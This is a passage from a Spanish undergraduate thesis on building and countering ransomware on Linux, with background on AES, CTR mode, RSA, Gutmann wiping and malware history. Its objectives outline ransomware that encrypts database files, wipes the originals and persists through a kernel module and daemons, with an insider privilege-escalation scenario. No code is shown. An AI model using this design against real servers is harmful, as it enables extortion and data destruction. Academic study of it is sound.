Universidad Nacional Autónoma de México

FACULTAD DE ESTUDIOS SUPERIORES ACATLÁN

Implementación y Prevención de Coacción en Sistemas Linux

TESIS Y EXAMEN PROFESIONAL

QUE PARA OBTENER EL TITULO DE

.

LICENCIADO EN MATEMÁTICAS APLICADAS Y COMPUTACIÓN

PRESENTA

.

José Eduardo López Peralta

ASESOR

.

Javier Rosas Hernández

.

Abril 2014

Tesis: Implementación y Prevención de Coacción en Sistemas Linux

López Peralta José Eduardo

Diciembre 2013

Introducción

coacción *(Del lat. coactio, -onis).*[1]

1. f. Fuerza o violencia que se hace a alguien para obligarlo a que diga o ejecute algo.

2. f. Der. Poder legítimo del derecho para imponer su cumplimiento o prevalecer sobre su infracción.

extorsión. *(Del lat. extorsio, -onis).*[1]

1. f. Amenaza de pública difamación o daño semejante que se hace contra alguien, a fin de obtener de él dinero u otro provecho.

2. f. Presión que, mediante amenazas, se ejerce sobre alguien para obligarle a obrar en determinado sentido.

La forma de ejercer coacción , chantaje o extorsión en la vida del ser humano siempre ha sido considerado por la sociedad como acto no aceptable. La idea detrás de esto es muy simple y es obtener algún beneficio de cualquier índole de alguien a través de amenazas hacia la integridad de un persona ya sea física o psicológica, pero desde que el ciberespacio se ha convertido en una parte de la vida de cada persona, ha propiciado nuevas formas de coacción.

Por otra parte, la información siempre ha sido un bien el cual tiene un gran valor para las personas, desde la antigüedad se ha buscado formas de enviar y recibir información de manera segura, es decir, protegerla de terceros, haciendo uso de esteganografía y/o criptografía. La información es tan importante que los gobiernos tiene agencias encargadas ya sea de filtrar información o protegerla. El valor de la información radica no en cuántos caracteres se tienen sino lo que se puede hacer con ellos, es decir , es invaluable y muy subjetivo el valor que ésta pueda generar. Desde que la información actual se maneja de manera digital, gracias a las computadoras, ha surgido la necesidad de poder manejar dicha información digital y por esa razón se ha creado software[I] capaz de llevar acabo tal labor, un ejemplo muy adecuado son las bases de datos, que de manera general es un software que permite almacenar y acceder a datos.

Aquí surgen dos preguntas ¿Qué pasa cuando un malware[II] nos quita el derecho de acceder a nuestra información y nos coacciona para restablecer el acceso a nuestra información? y ¿Qué pasa cuando de esa información depende un negocio?, he aquí que nos enfrentamos a un tipo de malware que actuá de esa manera y para lograrlo usa criptografía de manera maliciosa.

Definición del problema

El problema al momento de querer programar algún malware para sistemas GNU/Linux, es que la gran mayoría de los programas son de código abierto, usan funciones hash y firmas digitales para comprobar la integridad de los programas, además del uso de permisos tales como selinux o los clásicos, que proporcionan seguridad a un sistema. Otro gran problema que enfrenta un malware es que puede ser detectado y fácilmente terminado antes de que cumpla su tarea. Una opción factible es hacer uso los módulos cargables del núcleo y los demonios, para asegurarse

[I](Voz ingl.)1. m. Inform. Conjunto de programas, instrucciones y reglas informáticas para ejecutar ciertas tareas en una computadora.[1]

[II]También conocido coloquialmente como virus informático que tiene como objetivo dañar una computadora sin consentimiento de su propietario

que el malware pueda concluir su tarea en su totalidad o lo más que sea posible.
En general *crear algún tipo de malware para sistemas GNU/Linux es conveniente para un sistema y situación en particular.*

Para poner más en claro la situación casi perfecta en que un malware que haga uso de criptografía de manera maliciosa para atacar una base de datos, es la siguiente:
Sea un servidor de base de datos(mysql) con un sistema GNU/Linux vulnerable a un escalamiento de privilegios (por ejemplo CVE[III]-2012-0056),un empleado con acceso al mismo y además descontento con la institución que administra el servidor por alguna razón. Y he aquí que tenemos la situación para la cual este malware puede ser usado. [IV]

Entonces el problema a tratar es *¿Qué se puede hacer ante una situación similar?*, bueno este trabajo aborda esta situación para una implementación de un malware real que ataque las bases de datos.

Objetivos

El objetivo principal es: Encontrar las contra medidas así como la implementación para un malware que cumple las siguientes características:

1. Cifrar los archivos y borrar de manera segura los archivos originales, dejando solamente la versión cifrada del archivo.

2. Utilizar un módulo cargable del núcleo(LKM) para asegurar la terminación del programa.

3. Utilizar los demonios para asegurar la terminación del programa en caso que el equipo sea apagado de manera inadecuada.

Motivaciones

La motivación por la cual fue escogido este tema es meramente debido a la carencia de malware y documentación de este tema para sistemas GNU/Linux, esto da una brecha bastante importante para su estudio , ya que este tipo de sistemas son muy usados en servidores, justamente a lo que está enfocado este trabajo.

Estructura de esta tesis

La tesis se divide en 4 partes, en la primera parte se analizan los conceptos necesarios para comprender el problema y así como su implementación. En la primera parte se fa una muy breve reseña histórica acerca de la criptografía , los modos de cifrado ECB y CTR así como los algoritmos AES y RSA. Posteriormente se examinara el borrado de datos de manera segura y el algoritmo Gutmann. Todo esta para comprender el malware y los criptovirus[V] que son examinados en la siguiente sección. La siguiente parte a tratar es los sistemas GNU/Linux,

[III] Common Vulnerabilities and Exposures, es un diccionario de conocimiento público las vulnerabilidades de seguridad informáticas

[IV] La situación perfecta sería que además el servidor tuviera un vulnerabilidad de ejecución de código de manera remota.

[V] Malware que utiliza la criptografía de manera maliciosa.

historia, características y aspectos generales del mismo. Los siguientes capítulos tratan acerca del kernel en general, para dar el parte aguas para hablar del kernel de Linux, sus generalidades y las llamadas al sistema, para finalizar con la forma maliciosa de como puede ser usado el kernel. La siguiente parte es acerca de la implementación misma.

Indice

Capítulo 1

Antecedentes

Esta parte nos dará el hito necesario para entender como un malware hace uso de la criptografía, el borrado de datos y de la tecnología detrás de un rootkit para ejercer coacción ya sea sobre un individuo o una institución. Los primeros 2 temas fundamentales son la criptografía y el borrado de datos, y estos a su vez quedarán enlazados en el siguiente tema que es malware donde culminara con los criptovirus. Una vez entendidos estos conceptos abordaremos los sistemas GNU/Linux y el funcionamiento de su kernel con lo cual entenderemos a los rootkits. Es posible que algunos conceptos conforme se vayan presentando le resulten nuevos al lector, pero conforme se vaya avanzando en los temas todos ellos serán aclarados de manera progresiva.

1.1 Criptografía

La criptografía[I] es la ciencia o el arte de alterar la representación de un mensaje para volverlos ininteligibles a lectores no autorizados que intercepten el mensaje, básicamente su objetivo es conseguir la confidencialidad. Algunos de los ejemplos clásicos en la antigüedad sobre el uso de la criptografía son la escítala, atbash y el cifrado del Cesar. Con el tiempo se fueron desarrollando más métodos de cifrado ,por ejemplo: en la edad media se usaban métodos como el cifrado de alberti y el cifrado de vigénere, todos ellos son cifrados por sustitución. La criptografía no tuvo demasiado auge hasta la invención de la electricidad, donde la máquina enigma es el ejemplo claro de esto y aún más con la invención y auge de las computadoras. Y junto con las computadoras se fueron desarrollandose más algoritmos unos conocidos como cifrado por bloque(DES, Blowfish, AES) u otros como cifrado por flujo(RC4).

El cifrado por bloques es un sistema de cifrado de clave simétrica(se usa la misma llave para cifrar y descifrar) que opera sobre un conjunto o grupo de bits llamados bloques, y para cifrar un mensaje más grande que el tamaño de bloque se ocupa un método de operación(son la forma en que se divide un mensaje más largo que el tamaño de bloque para poder cifrarlo).

Todos estos métodos de cifrado tienen un gran problema: el receptor y el emisor deben tener la misma clave tanto para cifrar como para descifrar algún mensaje, esto se conoce como criptografía simétrica. Este paradigma se rompió con lo que hoy se conoce como criptografía asimétrica. La innovación que trajo consigo la criptografía asimétrica es que ahora se tenían 2 claves distintas , una con la cual el emisor cifraba(clave publica) y otra con la que receptor descifraba (clave privada), los algoritmos más representativos de esta parte son RSA Y CCE.

[I] criptografía.(Del gr. $\kappa\rho\upsilon\pi\tau\vartheta\varsigma$, oculto, y -grafía). 1. f. Arte de escribir con clave secreta o de un modo enigmático. [1]

1.1.1 Advanced Encryption Standard

En septiembre de 1997 [4] el Instituto Nacional de Normas y Tecnología (NIST) se anunció un concurso para escoger un nuevo estándar FIPS Pub(Estándares Federales de Procesamiento de la Información Públicos) para el cifrado de información. En la convocatoria se indicaban los requisitos mínimos de aceptabilidad de los proyectos y criterios de evaluación,los criterios son básicamente los siguientes:

1. Debe ser de dominio público, disponible para todo el mundo.
2. Ser un algoritmo de cifrado simétrico y soportar bloques de, como mínimo, 128 bits.
3. Las claves de cifrado podrían ser de 128, 192 y 256 bits.
4. Ser implementable tanto en hardware como en software.
5. Los algoritmos que cumplan los requisitos anteriores serán evaluadas conforme a los siguientes factores:
   (a) La seguridad.
   (b) La eficiencia computacional.
   (c) Los requisitos de memoria.
   (d) Idoneidad de hardware y software.
   (e) La simplicidad.
   (f) Flexibilidad.
   (g) Los requisitos de licencia.

El concurso fue ganado por un algoritmo llamado Rijndael desarrollado por los criptógrafos belgas Joan Daemen y Vincent Rijmen. El anuncio oficial fue hecho publico a través del FIPS 197 el 26 del Noviembre del 2001.[4]

1.1.2 Modo CTR

Un modo de operación es la técnica mediante la cual permite a un algoritmo de cifrado por bloques hacer uso repetido de una misma clave y de forma segura, ya que este tipo de algoritmos solo permite el cifrado de un solo bloque, pero cuando los datos a cifrar son mas grandes que lo que puede soportar, entonces se debe emplear un modo de operación. La forma más simple es dividir el mensaje en bloques y cifrarlos de manera separada con la misma clave , esto es conocido como ECB [II] véase figura 1.1, ejemplo utilizando el cifrado XOR($\oplus$)[III] en modo ECB:

texto=01010111
clave=11110011
texto cifrado=01010111 $\oplus$ 11110011 = 10100100

El problema de este método de cifrado es que bloques iguales con la misma clave, produce textos cifrados iguales. Una forma de prevenir esto esto es hacer uso de otros modos, los cuales

[II] Es el acrónimo para Electronic Codebook

[III] Se le recuerda al lector que la operación XOR es de la siguiente forma:$1 \oplus 1 = 0$, $1 \oplus 0 = 1$, $0 \oplus 1 = 1$, $0 \oplus 0 = 0$




Figura 1.1: Modo ECB

ocupan un vector de inicialización el cual permite a grandes rasgos evitar el problema que trae consigo el modo ECB. [7]

El funcionamiento del modo CTR [7] [IV] a grandes rasgos utiliza un vector de inicialización y un contador mezclados(contatenación, suma o XOR). Un contador es cualquier función que produzca una secuencia que no se repita en un largo tiempo, la forma simple es usar un incremental de uno en uno. Posteriormente este mismo se cifra utilizando un algoritmo y una clave, el texto obtenido se le aplica la operación XOR con el texto a cifrar para obtener finalmente el texto cifrado. Esta operación se repite hasta terminar el total de bloques en que fue dividido el texto a cifrar.
La principal ventaja del modo CTR es que la siguiente entrada no depende de la anterior, es decir, cada bloque es independiente del otro y por lo tanto puede ser hecho en paralelo véase figura 1.2 ,ejemplo utilizando el cifrado XOR en modo CTR:

texto=01010111
clave=11110011
vector=1010
contador=0001
vector concatenar contador=10100001
texto cifrado=*((vector concatenar contador)*$\oplus$ *clave)*$\oplus$*(texto)*
texto cifrado=$(10100001 \oplus 11110011) \oplus 01010111 = (01010010) \oplus 01010111 = 00000101$

El ejemplo anterior ilustra el modo CTR, en este caso se tiene un *vector concatenar contador* y una *clave* a los cuales se les aplica un algoritmo de cifrado que en este caso es XOR, y al resultado se aplica XOR sobre el *texto*, lo que da por resultado el texto cifrado.

1.1.3 Descripción básica del algoritmo empleado por AES

[4]

1. Expansión de la clave usando el esquema de claves de Rijndael[V] (clave round).

2. Etapa inicial:

[IV] Acrónimo para Counter
[V] Véase la sección 1.1.1




Figura 1.2: Modo CTR

(a) AddRoundKey — cada byte del state es combinado con la clave round, cada clave round se deriva de la clave de cifrado usando una iteración de la clave.

3. Rondas:

   (a) SubBytes — en este paso se realiza una sustitución no lineal donde cada byte es reemplazado con otro de acuerdo a una tabla de búsqueda.

   (b) ShiftRows — en este paso se realiza una transposición donde cada fila del state (resultado intermedio del cifrado) es rotada de manera cíclica un número determinado de veces.

   (c) MixColumns — operación de mezclado que opera en las columnas del state, combinando los cuatro bytes en cada columna usando una transformación lineal.

   (d) AddRoundKey

4. Etapa final:

   (a) SubBytes

   (b) ShiftRows

   (c) AddRoundKey

AES usa bloques de 128 bits. Las llaves son de 128 bits con 10 rondas, 192 bits con 12 rondas y 256 bits con 14 rondas.[VI].

[VI]Cada ronda consta de todos los incisos contenidos en el numero 3.

1.1.4 RSA

[VII] La criptografía asimétrica[2] es un esquema de cifrado donde hay 2 claves una para cifrar (llave publica) y otra para descifrar (llave privada), en teoría no se puede usar la misma clave para cifrar y descifrar, ya que la seguridad de estos algoritmos radica la solución de un problema el cual es computacionalmente inviable solucionar o más propiamente es muy difícil de solucionar.

Los algoritmos asimétricos son más lentos que los algoritmos simétricos,debido a esto los algoritmos asimétricos son usados para transportar la clave que posteriormente será usada por algoritmos simétricos para cifrar.

RSA es el nombre de un algoritmo de cifrado de clave publica o conocido también como criptografía asimétrica desarrollado en 1977 [3] por Rivest, Shamir y Adleman, del Instituto Tecnológico de Massachusetts. La seguridad de este problema radica en el problema de la factorización de los números enteros. Si un número grande es el producto de 2 números primos de aproximadamente del mismo tamaño, no existe algoritmo capaz de factorizarlo en tiempo polimonial, es decir, tardaría bastante tiempo. Un ejemplo claro de esto es que en 2009 un número de 232 dígitos (768 bits), fue factorizado tomo cerca de año y medio con 80 procesadores amd opteron con 2gb de ram cada uno. El tamaño de claves RSA se mide por el número de bits de la longitud del numero entero a factorizar.[6]

1.1.5 Descripción básica del algoritmo empleado por RSA

1. Generación de claves
   (a) Generar 2 números primos aleatorios (p, q) aproximadamente del mismo tamaño.
   (b) Calcular $n = p * q$ y $\phi(n) = (p-1)(q-1)$.
   (c) Seleccionar un número entero aleatorio e , tal que $1 < e < \phi(n)$, tal que $mcd(e, \phi(n)) = 1$.
   (d) Determinar d, tal que $d \equiv e^{-1}\ mod\ \phi(n)$.
   (e) La clave publica es (n, e) y la privada es (n, d).
2. Cifrado
   (a) Obtener (n, e).
   (b) Representar el mensaje m como un entero , tal que $1 < m < n - 1$.
   (c) Calcular $c = m^e\ mod\ n$, c es el texto cifrado.
3. Descifrado
   (a) Calcular $m \equiv c^d\ mod\ n$, m es el texto descifrado.

Ejemplo:

$p = 3$
$q = 11$
$n = pq = 33$
$\phi(33) = (3-1)(11-1) = (2*10) = 20$
$e = 3$ exponente público
$d = 7$ exponente privado

[VII] Son las siglas de los inventores del algoritmo (Rivest, Shamir y Adleman).

(n, e) es la clave pública y (n, d) es la clave privada y m es un mensaje representado como 4 :
$c = cifrado(m) = m^e \ mod \ n = 4^3 \ mod \ 33 = 31$
$m = descifrado(c) = c^d \ mod \ n = 31^7 \ mod \ 33 = 4$

1.2 Borrado de datos

Borrar archivos es una operación muy común hoy en día y la idea del borrado de datos es liberar espacio en el disco, el problema con ese tipo de borrado de datos es que no se hace de manera segura. El borrado de datos de manera segura es mucho más que sólo usar los comandos comunes para el borrado de datos. En general los comandos comunes solo eliminan los metadatos del sistema de archivos que pertenecen al archivo a borrar, con esto el archivo rompe todo lazo con el sistema operativo y con el sistema de archivos, y el espacio donde estaba antes almacenado se empieza a ver como libre, pero el archivo sigue estando ahí, excepto que no podemos acceder a él.

La forma de hacer un borrado de datos de forma segura es sobre escribir el archivo múltiples veces, variando con patrones predefinidos y aleatorios, con esto se asegura que la recuperación de datos no sea factible haciendo uso de herramientas comunes para este propósito.

Un sistema de archivos es una parte del sistema operativo que se encarga de la organización y almacenamiento de datos en alguna unidad no volátil de almacenamiento, como por ejemplo: discos duros,discos de estado solido , memorias flash . discos ópticos, etc.

1.2.1 Método Gutmann

Las forma de prevenir la recuperación de datos son:

1. Destrucción física: consiste en que el disco duro sea destruido físicamente, como por ejemplo; incineración, uso de sustancias químicas, trituración ,etc. Desventaja: el costo de la eliminación hace que los discos no sean usables nunca más.

2. Sobre escritura: consiste en sobrescribir el archivo con patrones antes de ser eliminado. Desventaja:el tiempo requerido para sobrescribir un disco.

3. Cifrado: los archivos son cifrados antes de ser almacenados, y son borrados de la forma tradicional cuando sea requerido. Se puede optar por el cifrado del disco entero o crear volúmenes cifrados . Desventaja: diversos ataques enfocados a la obtención de la clave de cifrado y el tiempo de espera para descifrar un archivo y poder trabajar.

4. Des-magnetización: consiste en reducir o eliminar el campo magnético de un disco duro. Desventaja: el costo de la maquinaria.

El Método Gutmann es un algoritmo diseñado para borrar los datos de manera segura de discos duros magnéticos que usan la codificación MFM/RLL[VIII]. El método hace hincapié en que hay herramientas las cuales pueden servir para revelar los valores previos de los bits, como por ejemplo: Magnetic force microscopy. El método se centra en la sobrescrita de los datos antes de ser eliminados con patrones específicos que contrarresten las codificaciones MFM/RLL. Actualmente se usa PMR[IX][9] para la grabación de datos en discos duros magnéticos.

[VIII] Es un esquema de codificación usado en los discos en los discos magnéticos.

[IX] Perpendicular Magnetic Recording: es una tecnología para la grabación de datos en discos duros

1.2.2 Descripción básica del algoritmo

El algoritmo del Método Gutmann se muestra en el cuadro Algoritmo 1.

Algoritmo 1 Método Gutmann

Entrada: Valores hexadecimales aleatorios $K_1 = \{aleatorio\}$

Entrada: Valores hexadecimales simples K_2 = {0x55, 0xAA,0x00, 0x11, 0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88, 0x99, 0xAA, 0xBB, 0xCC, 0xDD, 0xEE, 0xFF}

Entrada: Valores hexadecinales compuestos K_3 = { 0x92 0x49 0x24, 0x49 0x24 0x92, 0x24 0x92 0x49,0x6D 0xB6 0xDB, 0xB6 0xDB 0x6D, 0xDB 0x6D 0xB6}

1: Sobrescribir con $K_1 = \{aleatorio\}$ 4 veces el archivo A.

2: Sobrescribir con $K_2 = \{0, ..., 1\}$ el archivo A.

3: Sobrescribir con $K_3 = \{0, ..., 2\}$ el archivo A.

4: Sobrescribir con $K_2 = \{2, ..., 17\}$ el archivo A.

5: Sobrescribir con $K_3 = \{0...5\}$ el archivo A.

6: Sobrescribir con $K_1 = \{aleatorio\}$ 4 veces el archivo A.

1.3 Malware

El malware es un código malicioso que tiene el objetivo de alterar el funcionamiento normal del equipo de cómputo de una persona sin su consentimiento. Pero malware es un concepto que se amplió del término virus informático. La idea de un virus informático no es nada nueva, por el contrario surgió a la par con las computadoras como las conocemos hoy en día. La idea se puede establecer alrededor de 1949 cuando John Von Neumann presentaba sus ideas acerca de autómatas, y con ésta un nuevo modelo, es decir, una máquina autoreplicable. La idea intuitiva de este modelo es que una máquina que es capaz de manera autónoma, fabricar una copia de si mismo, utilizando materiales de su entorno como base, es la idea análoga a la que se encuentra presente en la naturaleza. Cronología de virus [14]:

- 1984 la idea de Von Neumann fue materializada en un juego llamado core wars. El juego consistía en una batalla entre los códigos de dos programadores, en la que cada jugador desarrollaba un programa cuya misión era la de acaparar la máxima memoria posible mediante la reproducción de sí mismo.

- 1988 el primer gusano fue creado y recibió el nombre de "Gusano Morris".

- 1990 el virus 1260 es el primer virus polimórfico, un virus que cambia su código. El método mas usado en el cifrado.

- 2007 el troyano Zeus a diferencia de los demás, éste está enfocado al robo de información bancaria.

- 2010 Stuxnet es un gusano que afecta sistemas SCADA [X], se especula que fue desarrollado para frenar el programa iraní nuclear.

La cronología mostrada muestra como el desarrollo de virus y gusanos ha cambiado, mientras en las primeras décadas nuevas formas de infección se desarrollaban. En la ultima década ha habido de cierta manera poco avance, sin embargo ,nuevas motivaciones han surgido para el desarrollo de virus y las dos más evidentes son la monetaria llevada acabo por criminales y la politico-militar conocido también como ciberguerra. Los tipos de malware más conocidos son:

1. Virus: programas que se replican así mismos pero necesitan ayuda del ser humano para poder propagarse.

2. Gusanos: programas que se replican así mismos y no necesitan ayuda del ser humano para poder propagarse.

3. Troyanos: programas que se presentan como un programa común pero cuando se ejecuta causa daños.

Las formas de propagación más comunes son:

1. A través de internet. En este caso por ejemplo los gusanos solo necesitan una conexión a internet para funcionar.

2. Ingeniería social. Para esta situación un ejemplo típico es una persona engaña de manera maliciosa a otra para que instale un virus fingiendo que es un programa de soporte técnico.

3. A través de medios de almacenamiento infectados. El ejemplo más común es cuando una usb esta infectada es usada en un sistema.

4. Instalación de software ilegitimo. Precisamente esta situación es ejemplificada con el uso de software no legitimo que a su vez esta infectado.

Los daños más comunes que pueden ocasionar son:

1. Perdida de dinero. Esto queda ilustrado a la perfección con el troyano zeus que ha causado la perdida de millones de dolares en fraude.

2. Perdida de productividad. Stuxnet es uno de los mejores ejemplos ya que detuvo el programa iraní nuclear.

3. Perdida de información. Shamoon [XI] ya que deja inservible una computadora o Reveton que secuestraba archivos digitales y pedía rescate por recuperarlos, estos son ejemplos claros de perdida de información.

Los anteriores son algunos ejemplos, ya que la cantidad de malware existentes esta muy diversificada y es muy amplia.

[X] Supervisory Control And Data Acquisition , es un software que permite controlar y supervisar procesos industriales

[XI] Notimex|El Universal(Lunes 20 de agosto de 2012) Recuperado el 25 de Octubre del 2012, de http://www.eluniversal.com.mx/articulos/72921.html

1.3.1 Criptovirus

Con el auge de los virus informáticos también tuvo que nacer una forma de remediarlos, en este caso dio paso a los antivirus. Los antivirus son programas cuyo objetivo es detectar y eliminar los virus informáticos que han comprometido a un sistema. La idea detrás de los antivirus es muy simple tienen una base de datos y simplemente comparan un archivo con su base de datos, en pocas palabras comparan cadenas de caracteres, y si alguna coincide entonces el archivo es un virus[XII]. El problema con esto es que en primer lugar se debe tener una muestra del virus y en segundo si el código del virus cambia el antivirus no lo puede detectar ya que no se encuentra en su base de datos. [XIII]




Figure 3.4 – Malware .LNK File from an Infected USB Flash Drive

Figura 1.3: Parte del código de Stuxnet mostrado en formato hexadecimal.

Para solucionar este problema los virus se reinventaron como virus polimórficos, que en general son virus que hacen uso de una rutina de cifrado y descifrado simétrico XOR en el código del virus, con el fin de engañar a los antivirus. Con esto surgió el hecho de que un mismo virus podía tener un sin fin de formas. La lucha entre los virus y los antivirus es el eterno juego de las carreras, cada vez que un antivirus mejora también los virus lo hacen, a veces ganan y a veces pierden.

El uso de la criptografía siempre se ha pensado para proteger información, pero nunca se midió sus alcances ya que ayudaría a desarrollar más y mejores virus, que no solo sobrepasaran al antivirus sino también que se usara de manera maliciosa. Los virus han sabido aprovechar la criptografía al máximo ya que no solo usan criptografía simétrica sino que también usan asimétrica ya no con el fin de sobrepasar a un antivirus sino con el fin de hacer uso de ella. Y he aquí que tenemos lo que se llama un criptovirus.[14]

La idea de usar criptografía simétrica y asimétrica de manera maliciosa fue introducida en

[XII] Los antivirus también usan una técnica llamada heurística que consiste en analizar el comportamiento de un archivos sospechoso , es decir,lo ejecutan un archivo sospecho en un ambiente controlado y analizan su comportamiento

[XIII] EsetMicroscope, Stuxnet Under the Microscope – ESET

1996 por Adam L. Young and Moti Yung, que presentaron un criptovirus (de manera coloquial también se les conoce como ransomware) que hacia uso de los algoritmos RSA y TEA para cifrar archivos y posteriormente pedir un rescate por la información cifrada, esto tipo de ataques los denominaron extorsión criptoviral. [14]

He aquí que hubo un gran parte aguas para los virus ahora no les importaba dañar computadoras, sino como se menciono antes el interés monetario esta de por medio. Otro ejemplo que ilustra perfectamente el interés monetario detrás del desarrollo de virus, es por ejemplo las botnets que simplemente son computadoras zombies, en las cuales sus dueños no saben que están infectadas. El ejemplo más claro de este tipo de crimen fue la llamada red mariposa[XIV] que tenia alrededor de 13 millones computadoras infectadas, su negocio consistía en redirigir a máquinas infectadas a paginas donde pudieran cobrar a Google Adsense.También se pueden usar para el robo de identidad y ataques de denegación de servicio distribuido.

Cada vez más la vida depende más y más de la información digital así como de internet, la cuestión aquí con los criptovirus es muy simple ¿Cuánto vale la información? ¿Cuánto valen las fotos de mi boda, luna de miel, de mi madre, de un familiar ya muerto, de mi graduación.....,etc? , ¿Cuánto le vale la información de una base de datos de una compañia? y ¿Cuánto vale un segundo de una compañia?.

[XIV] Luis Corrons(03/3/10) Recuperado el 25 de Octubre del 2012, de http://pandalabs.pandasecurity.com/es/red-de-bots-mariposa/

Capítulo 2

GNU/Linux

Al hablar de GNU[I]/Linux indudablemente se tiene que hacer referencia a 2 clases de software: libre y propietario. Un programa es software libre si los usuarios tienen las cuatro libertades esenciales:

- La libertad de ejecutar el programa para cualquier propósito (libertad 0).
- La libertad de estudiar cómo funciona el programa, y cambiarlo para que haga lo que usted quiera (libertad 1). El acceso al código fuente es una condición necesaria para ello.
- La libertad de redistribuir copias para ayudar a su prójimo (libertad 2).
- La libertad de distribuir copias de sus versiones modificadas a terceros (libertad 3). Esto le permite ofrecer a toda la comunidad la oportunidad de beneficiarse de las modificaciones. El acceso al código fuente es una condición necesaria para ello.

Para definir un software no libre basta con que no cumpla ninguno de los 4 puntos anteriores. GNU/Linux es el termino que se usa para definir la combinación del kernel Linux y el proyecto GNU, es decir , un sistema operativo. De forma coloquial es usada la palabra Linux para hacer referencia a este sistema operativo. GNU es un proyecto fundado alrededor de 1983 por Richard Stallman para desarrollar un sistema libre compatible con Unix.
Unix es un sistema operativo no libre desarrollado a finales de 1960 por un grupo de empleados de los laboratorios bell de AT&T ,pero a diferencia de Unix el modelo de desarrollo de sistemas GNU/Linux es de software libre. Mientras que el proyecto GNU ya estaba dando frutos en 1991 debido a que contaba con varios programas para un sistema ,pero en la parte del kernel se encontraban bastante rezagados (el nombre del proyecto era hurd). En aquellas fechas un joven finlandés Linus Torvalds escribio un kernel llamado Linux[18] que decidió liberar baja la licencia GPL[II],dando como fruto en 1992 el primer sistema libre y completamente funcional, a partir de este momentoempezaron las primeras distribuciones. Una distribución Linux, usualmente llamada Distro es un software compilado y preconfigurado que usa el núcleo Linux así como herramientas del proyecto GNU para cubrir las necesidades de cierto grupo de personas. La cuota del mercado para Linux principalmente son supercomputadoras, servidores de cómputo y smartphones, siendo el uso doméstico dominado en su mayoría por otros sistemas. Los programas de computo para sistemas Linux casi en su totalidad son libres y en raras ocasiones hay programas no libres. La forma de instalar los programas se divide básicamente en 2 grandes ramas instalarlo desde su código fuente(compilarlo uno mismo) o utilizar un sistema de gestión

[I] Es un acrónimo reursivo que significa GNU no es Unix(GNU is Not Unix)

[II] GNU General Public License , es la licencia legal para el software libre

de paquetes. Un sistema de gestión de paquetes tienen la función de instalar paquetes en un sistema , así como el mantenimiento(actualización) y la usabilidad por parte de los usuarios. Las funciones que desempeñan a grandes rasgos son:

- Comprobación de la función hash para evitar que haya diferencias entre la versión que se va a instalar y la versión oficial.
- Comprobación de la firma digital.
- Instalación, actualización y eliminación de paquetes.
- Resolución de dependencias para garantizar el funcionamiento óptimo de los paquetes.

En general los sistemas Linux proporcionan en cuanto a las paquetes:integridad, autentificación , mantenimiento y funcionalidad. Ya que en la mayoría de los sistemas Linux lo más común es usar sistemas de gestión de paquetes, que a su vez usan repositorios oficiales en Internet (dependerá en gran parte de la distribución que se use) de donde descargan los paquetes a instalar.

2.0.2 Seguridad en Linux

